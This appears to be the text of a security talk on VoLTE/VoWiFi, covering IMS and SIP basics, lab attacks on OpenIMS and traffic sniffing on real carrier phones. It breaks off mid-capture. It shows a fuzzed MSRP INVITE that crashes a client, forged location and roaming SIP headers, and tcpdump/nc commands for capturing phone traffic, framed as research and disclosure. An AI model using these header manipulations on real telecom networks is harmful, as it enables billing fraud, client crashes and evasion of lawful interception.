

# How secure are your VoLTE and VoWiFi calls?

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## Agenda

- Introduction
- Fundamentals
- PART1: Attacks on OpenIMS (without IPSec)
- PART2: Attacks on real telecom providers (with IPSec)
- Demo
- Mitigation

## Introduction - Telephony

### Circuit Switched

- PSTN : *Public Switched Telephone Networks*
- Dedicated circuit – “Channel”
- Roots tracked back to 1876
  - Graham Bell got the first patent

### Packet Switched

- Data sent as Packets
- Protocol stack: TCP/IP
- Eg:- Internet
- For voice - VoIP

## Introduction - VoIP





## Introduction – VoLTE/VoWiFi

### VoLTE

- SK Telecom and LG U+Objective South Korea – 2012
- Vodafone Germany – VoLTE – March 2015

### VoWiFi:

- Telekom Germany – VoWiFi – May 2016
- WiFi Calling



# FUNDAMENTALS

## History of Mobile Communication

- GSM (2G)
  - Relies on Circuit Switching
  - Supports only Voice and SMS
- GPRS
  - Circuit – voice and SMS
  - Packet – Data
- UMTS (3G)
  - Similar to GPRS
  - Other network elements evolved



## Voice and 4G


- LTE (4G): Supports only packet switching
- **Voice - VoLTE**
- **Circuit Switched Fall Back (CSFB)**
  - For voice, fall back to circuit switched networks.
- Other approaches
  - Simultaneous voice and LTE  
etc..



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
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Technology

# Evolved Packet Core




**BACKGROUND**

# VoLTE Stack



## IMS – IP Multimedia Subsystem

- Backend: IMS Core
  - *IP Multimedia Subsystem*
  - Call session control functions (CSCF)
    - P-CSCF
    - S-CSCF
    - I-CSCF






## IMS Signaling

### SIP - Session Initiation Protocol

- Similar to HTTP (text based)
- TCP or UDP
- Contains SDP
  - Session Description Protocol
  - Describing multimedia session
  - Eg:- audio/video type

## SIP call session



```
INVITE sip: jennifer@csp.com SIP/2.0
Via: SIP/2.0/UDP [5555::a:b:c:d]:1400; branch=abc123
Max-Forwards:70
Route: <sip:[5555::55:66:77:88]:7531;lr>,< sip:orig@scscfl.home.fi;lr>
P-Access-Network-Info:3GPP-E-UTRAN-TDD;utran-cell-id-3gpp=244005F3F5F7
P-Preferred-Service: urn:urn-7:3gpp-service.ims.icsi.mmtel
Privacy: none
From: <sip:kristiina@example.com>;tag=171828
To: <sip:jennifer@csp.com>
Call-ID: cb03a0s09a2sdfgk490333
Cseq: 127 INVITE
Require: sec-agree
Proxy-Require: sec-agree
Supported: precondition, 100rel, 199
Security-Verify: ipsec-3gpp; alg=hmacc-sha-1-96; spi-c=98765432;
spi-s=87654321; port-c=8642; port-s=7531
Contact: <sip:[5555::a:b:c:d]:1400;+g.3gpp.icsi-ref="urn%3Aurn-7%
3gpp-service.ims.icsi.mmtel"
Accept-Contact: *;+g.3gpp.icsi-ref="urn%3Aurn-7%
3gpp-service.ims.icsi.mmtel"
Allow: INVITE, ACK, CANCEL, BYE, PRACK, UPDATE, REFER, MESSAGE, OPTIONS
Accept: application/sdp, application/3gpp-ims+xml
Content-Type: application/sdp
Content-Length: (...)
```

```
v=0
o=- 2890844526 2890842807 IN IP6 5555::a:b:c:d
s=-
c=IN IP6 5555::a:b:c:d
t=0 0
m=audio 49152 RTP/AVP 97 98
a=rtpmap:97 AMR/8000/1
a=fmtp:97 mode-change-capability=2; max-red=220
b=AS:30
b=RS:0
b=RR:0
a=rtpmap:98 telephone-event/8000/1
a=fmtp:98 0-15
a=ptime:20
a=maxptime:240
a=inactive
a=curr:qos local none
```

**SIP**

**SDP**

## PART1: Attacking OpenIMS

## Requirements


- OpenIMS
- SIP Proxy
- Viproy toolkit for Attack1
- IMS clients – twinkle (in ubuntu), boghe (in windows)



**Preferences**

**Proxy Mode** | **Test Case Mode**

**CLIENT**  
VoIP Phone




ClientIP

Request

Response

**SOCKET**  
Application




ProxySocketIP

Request

Response

**PBX**  
VoIP Server




PbxIP

**IP & Port Settings**

	[ IP Address ]	[ Port ]	
SOCKET	192.168.56.104	4060	[ ProxySocketIP ] : [ ProxySocketPort ]
CLIENT	192.168.56.104	5065	[ ClientIP ] : [ ClientPort ]
PBX	192.168.56.101	4060	[ PbxIP ] : [ PbxPort ]

OK Cancel Apply



## Attack modeling

- VoLTE and VoWiFi makes use of SIP
- This is experimental tests on OpenIMS with desktop clients
- Mainly SIP header injection
- **Without** IPsec in any communication
- Both attacker and victim is a registered user.

```
=[ metasploit v4.13.5-dev ]  
+ -- --=[ 1607 exploits - 943 auxiliary - 276 post ]  
+ -- --=[ 458 payloads - 39 encoders - 9 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf auxiliary(viproxy_msrp_header_fuzzer_with_invite) >
```

## Attack1: MSRP fuzzing

- MSRP – protocol for transmission of series of related instant messages in context of communication session
- Evil sends fuzzed input in one of the MSRP header field to Alice
  - `a=file-selector:name:"AAAAAAAAAAAAA..."`
- This is an automated test vector in Viproy toolkit.



## Result 1

- Crashes the IMS client of Receiver (Boghe IMS client is used in this case)
- Neither IMS nor client performed input validation.

**Boghe - IMS/RCS Client**

File Address Book History Tools ?

**Bob**

HyperAvail Hello world

Authentication

**Rich Communication Suite**

**Boghe IMS/RCS Client**

DisplayName\*: Bob

Public Identity\*: sip:bob@open-ims.test

Private Identity\*: bob@open-ims.test

Password\*: ...

Realm\*: sip:open-ims.test

☐ Enable 3GPP Early IMS Security

Sign In Cancel

## Result1: MSRP fuzzing

### Session Initiation Protocol (SIP as raw text)


```
INVITE sip:703@10.254.254.153 SIP/2.0
Via: SIP/2.0/UDP 10.254.254.10:5060;rport;branch=branch88zV32Jzva
Max-Forwards: 70
From: <sip:hacme@viproy.com>;tag=uUS1n2N6zn
To: <sip:703@10.254.254.153>
Call-ID: callBXkppGFxyi4cyN3Kw9yAsHoPn0BDfe@10.254.254.10
CSeq: 13100 INVITE
Contact: <sip:hacme@viproy.com>
User-Agent: Viproy Penetration Testing Kit - Test Agent
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Accept: application/sdp
Content-Type: application/sdp
Content-Length: 3593
```

```
v=0
o=doubango 1983 678901 IN IP4 10.254.254.10
s=-
c=IN IP4 10.254.254.10
t=0 0
```

```
m=message 8080 TCP/MSRP *
```

```
a=path:msrp://10.254.254.10:8080/2F6LaaDLCi9glyXTx1X0;tcp
a=connection:new
a=setup:actpass
a=accept-types:message/CPIM application/octet-stream
a=accept-wrapped-types:application/octet-stream image/jpeg image/gif image/bmp
```

```
[truncated] a=file-selector:name:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
a=file-transfer-id:987522753
a=file-disposition:attachment
a=file-icon:cid:test@viprov.0r0
```





## Attack2: Location manipulation

- **P-Access-Network-Info** - defines the user location in the access network
- Contains information such as:
  - Mobile Network Code (MNC)
  - Mobile Country Code (MCC)
  - Local Area Code (LAC)
  - Cell Identifier
- The attacker sends an INVITE request to Alice with a crafted location.

## Result2

- Modified **P-Access-Network-Info** is accepted by IMS and sent to Alice
- No cross validation with HSS for user location.
- Can evade **lawful interception techniques**.
- NOT about privacy

## Attack3: Roaming Information

- **P-Visited-Network-ID** header field that decides the access network that serves the user.
- Attacker sends a REGISTER request to IMS with an pre-added **P-Visited-Network-ID** header.

## Result3

- P-CSCF just appends the network identity to the existing header field
- Attacker can use this to make his roaming calls as local calls

Output from S-CSCF packet dump:

P-Visited-Network-ID: open-ims\_fake.test, open-ims.test

## Attack4: Extra header field

- SIP protocol is an extensible protocol
  - Allows to add customized header fields
- Evil sends an INVITE request to Alice containing a custom header field **X-Header**



## Result4

```
‣ Via: SIP/2.0/UDP 127.0.0.1:6060;received=127.0.0.1;rport=6060;branch=z9hG4bK3fc4
‣ Via: SIP/2.0/UDP 127.0.0.1:6060;branch=z9hG4bK3fc4.07ebc004.0
‣ Via: SIP/2.0/UDP 0.0.0.0:4060;received=127.0.0.1;branch=z9hG4bK3fc4.d87f5ce1.0
‣ Via: SIP/2.0/UDP 192.168.56.103:5060;rport=40303;branch=z9hG4bK79178419f7f6d3d08
  Max-Forwards: 13
  X-Header: "This is an extra header, I will send it to you for free"
  Content-Type: application/sdp
```

## More attack possibilities

- Spoofing
- Injection – XML, SQL,
- Denial of Service
- Fuzzing
- ...
- ...

## Attacking OpenIMS summary

- 4 attacks on OpenIMS
  - MSRP fuzzing
  - User location manipulation
  - Roaming information manipulation
  - Extra header field injection
- These are **Man in the End** attacks
- **Without IPSec**


## How to prevent tampering SIP Attacks?

- Bring integrity protection?
- Can IPSec solve this?
- Many real telecom providers actually have IPSec in place.
- Can we still mess with SIP headers in real providers?

## PART2: ATTACKING TELECOM PROVIDERS

## Requirements

- VoLTE/VoWiFi enabled SIM cards
- SIMTrace hardware
- VoLTE/VoWiFi enabled phones
- Wireshark - Gcrypt



## Attack modeling

- Sniffing VoLTE – `rmnet0`, `rmnet1`
- Sniffing VoWiFi – `epdg1`, `wlan0`
- Sniffing **ISIM interface** using SIMTrace
- IPSec
  - ESP encapsulation for both VoLTE and VoWiFi
  - Integrity protection enabled for VoLTE/VoWiFi
  - Encryption for VoWiFi (only in `wlan0`)

## ESP Packets

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	2016-10-12 04:51:54.040307	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	1256	ESP (SPI=0x8115e84f)
2	2016-10-12 04:51:54.129889	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	1204	ESP (SPI=0x00001534)
3	2016-10-12 04:51:54.155814	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	1364	ESP (SPI=0x00001533)
4	2016-10-12 04:51:54.156085	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	1364	ESP (SPI=0x00001533)
5	2016-10-12 04:51:54.156311	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	1364	ESP (SPI=0x00001533)
6	2016-10-12 04:51:54.156688	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	84	ESP (SPI=0x8115e84f)
7	2016-10-12 04:51:54.157246	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	84	ESP (SPI=0x8115e84f)
8	2016-10-12 04:51:54.157701	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	84	ESP (SPI=0x8115e84f)
9	2016-10-12 04:51:54.161144	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	1364	ESP (SPI=0x00001533)
10	2016-10-12 04:51:54.161794	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	300	ESP (SPI=0x00001533)
11	2016-10-12 04:51:54.161938	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	84	ESP (SPI=0x8115e84f)
12	2016-10-12 04:51:54.162481	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	84	ESP (SPI=0x8115e84f)
13	2016-10-12 04:51:54.219780	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	744	ESP (SPI=0x8115e84f)
14	2016-10-12 04:51:54.261618	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	84	ESP (SPI=0x00001533)
15	2016-10-12 04:51:58.534180	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	1340	ESP (SPI=0x8115e84f)
16	2016-10-12 04:51:58.534246	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	1112	ESP (SPI=0x8115e84f)
17	2016-10-12 04:51:58.582614	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	84	ESP (SPI=0x00001533)
18	2016-10-12 04:51:58.582923	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	84	ESP (SPI=0x00001533)
19	2016-10-12 04:51:58.788646	2a01:598:400:3002::5	2a01:59f:a021:caf7:2:2:d483:4be0	ESP	456	ESP (SPI=0x00001533)
20	2016-10-12 04:51:58.789033	2a01:59f:a021:caf7:2:2:d...	2a01:598:400:3002::5	ESP	84	ESP (SPI=0x8115e84f)



## Test 1: Sniffing VoLTE/VoWiFi Interfaces

- VoLTE – rmnet1/rmnet0
- VoWiFi –
  - Epdg1 – hidden virtual interface with **non-encrypted** traffic
  - Wlan0 – encrypted traffic


Sniffing VoLTE interface :

```
$ adb shell
```


```
$ tcpdump -i rmnet1 -n -s 0 -w - | nc -l 127.0.0.1 -p 11233
```

```
$ adb forward tcp:11233 tcp:11233 && nc 127.0.0.1 11233 | wireshark -k -S -i -
```

## VoLTE sniffing



## VoWiFi sniffing



## Observations

- No encryption in VoLTE
  - Only integrity with ESP
- Encryption in VoWiFi
- Hidden interface with **non-encrypted** traffic detected in VoWiFi

## Results1: Information disclosures

```

▼ Session Initiation Protocol (INVITE)
  ▼ Request-Line: INVITE sip:+[REDACTED]@ims.telekom.de;user=phone SIP/2.0
    Method: INVITE
    ▶ Request-URI: sip:[REDACTED]@ims.telekom.de;user=phone
      [Resent Packet: False]
    ▼ Message Header
      Content-Length: 828
      ▶ Route: <sip:[2a01:598:400:3002::5]:5063;lr>, <sip:[2A01:598:400:3002::5]:5063;transport=TCP;lr>
